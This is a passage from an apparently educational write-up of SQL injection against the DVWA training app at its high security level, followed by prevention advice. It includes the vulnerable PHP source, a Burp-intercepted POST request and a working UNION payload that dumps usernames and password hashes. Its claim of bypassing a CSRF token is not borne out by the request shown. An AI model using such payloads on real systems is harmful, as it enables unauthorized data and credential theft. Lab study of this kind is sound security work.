
Result: Injection succeeded by crafting payload without using ' or --.

## High-Level SQL Injection:

- Input Method: POST request using CSRF tokens
- Challenges:
  1. At this level, DVWA uses **CSRF tokens** (`user_token`) to prevent automated or tampered requests.
  2. The form action uses the **POST method**, and inputs like `id` and `Submit` are protected by these dynamic tokens.
  3. The token value changes with every page reload, so a **static request fails** unless a valid token is captured and reused quickly.

To overcome this, we used **Burp Suite** to intercept the request after selecting the ID from the dropdown and clicking the "Submit" button. This allowed us to extract the **valid user\_token** and craft our SQL Injection payload.

Even though it is high level this is similar to the low level config because we can enter the desired query and it may still work because whatever we enter is not fully sanitised and it is not considered as distinguished data .we can comment out the "LIMIT 1 " right after the id in line 10 from source code .



```
<?php
if( isset( $_SESSION[ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    switch ( $DVWA[ 'SQLI_DB' ] ) {
        case MYSQL:
            // Check database
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }

            ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo "Caught exception: ' . $e->getMessage();
                exit();
            }

            if ($results) {
                while ( $row = $results->fetchArray() ) {
                    // Get values
                    $first = $row["first_name"];
                    $last = $row["last_name"];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
                }
            } else {
                echo "Error in fetch ". $sqlite_db->lastErrorMsg();
            }
            break;
    }
}
?>
```

**Intercept we obtained in burp suite :**

POST /DVWA/vulnerabilities/sqli/session-input.php HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:138.0)

Gecko/20100101 Firefox/138.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 18

Origin: http://localhost

Connection: keep-alive

Referer: http://localhost/DVWA/vulnerabilities/sqli/session-input.php

Cookie: security=high;

PHPSESSID=4e2631603b1b01d88a1b56c1fbd3af1f

Upgrade-Insecure-Requests: 1

Priority: u=0, i

id=1&Submit=Submit

Payloads used to obtain the data and passwords or users :


**Query:1 'or' 1='1 ' UNION SELECT user,password FROM users#**

This can be directly injected to the server from the id entry box .

Second way is from intercept

Modified line 16 in POST\_Request : **id= 1 'or' 1='1 ' UNION SELECT user,password FROM users# &Submit=Submit**

**OUTPUT:** Displays all the users along with their password in hash.



This payload bypasses the filtering logic and CSRF token check, leading to successful SQL Injection.

Output: Displays all user data from the database .

### Explanation:

High-level SQL Injection required capturing a **valid CSRF token** and crafting an attack inside a **POST request** while maintaining correct syntax and structure. Without a valid token, the server rejects the request.

### Result:

SQL Injection was successfully executed by preserving session integrity and token validity, thus breaking the intended security controls at the High level.

# **Safety Precautions & SQL Injection Prevention Techniques**

To safeguard web applications from SQL Injection (SQLi) attacks, developers and organizations must follow secure coding practices and implement proper database interaction techniques. Below are some key prevention strategies

## **1. Use Prepared Statements (Parameterized Queries)**

- This is the most effective method to prevent SQL Injection.
- It ensures that SQL code and data are sent separately to the database.

## **2. Stored Procedures**

- Use stored procedures to encapsulate SQL logic in the database.
- They are not a complete solution alone, but can help reduce direct SQL manipulation.

## **3. Input Validation**

- Validate and sanitize all user inputs.
- Only accept expected data types, length, format, and reject suspicious characters like ' , -- , ; , etc.

## **4. Use ORM (Object-Relational Mapping)**

- Frameworks like Django (Python), Hibernate (Java), and Sequelize (Node.js) help abstract SQL and reduce direct query handling.

## **5. Least Privilege Principle**

- Do not connect to the database with admin or root-level credentials.
- Assign minimum required permissions to each database user.

## **6. Error Handling**

- Avoid exposing raw database error messages to users.
- Use custom error pages to prevent attackers from gaining insights into your SQL structure.

## **7. Web Application Firewalls (WAF)**

- Deploy a WAF to monitor and filter out malicious requests targeting SQL injection vulnerabilities.

## **8. Regular Code Audits & Penetration Testing**

- Perform frequent security audits and use tools like:
  - SQLMap
  - Burp Suite
  - OWASP ZAP

## Conclusion

All three difficulty levels were successfully exploited using customized SQL injection payloads. The project highlighted how different levels of input validation can be circumvented using tools like Burp Suite and knowledge from platforms like PortSwigger. Cracked password hashes from the database served as a demonstration of the severity of SQLi when not properly mitigated. The expected outcome is to increase awareness of common web vulnerabilities, promote secure coding practices, and gain practical experience in identifying and responsibly exploiting such issues for ethical hacking and cybersecurity learning.

## Impossible Level – Why It Is Secure

The "**Impossible**" security level in DVWA is designed to demonstrate a perfectly secured system where **SQL Injection is not possible**. This level applies all best practices in web security and database interaction. Here's why it's secure:

- **Parameterized Queries / Prepared Statements** are used to separate SQL logic from user input.
- All **user inputs are validated and sanitized**, rejecting suspicious characters.
- **Error messages are hidden**, giving attackers no clues about the database.
- **No direct SQL queries** with user data are written — preventing any injection point.
- Follows the **least privilege principle**, restricting database access rights.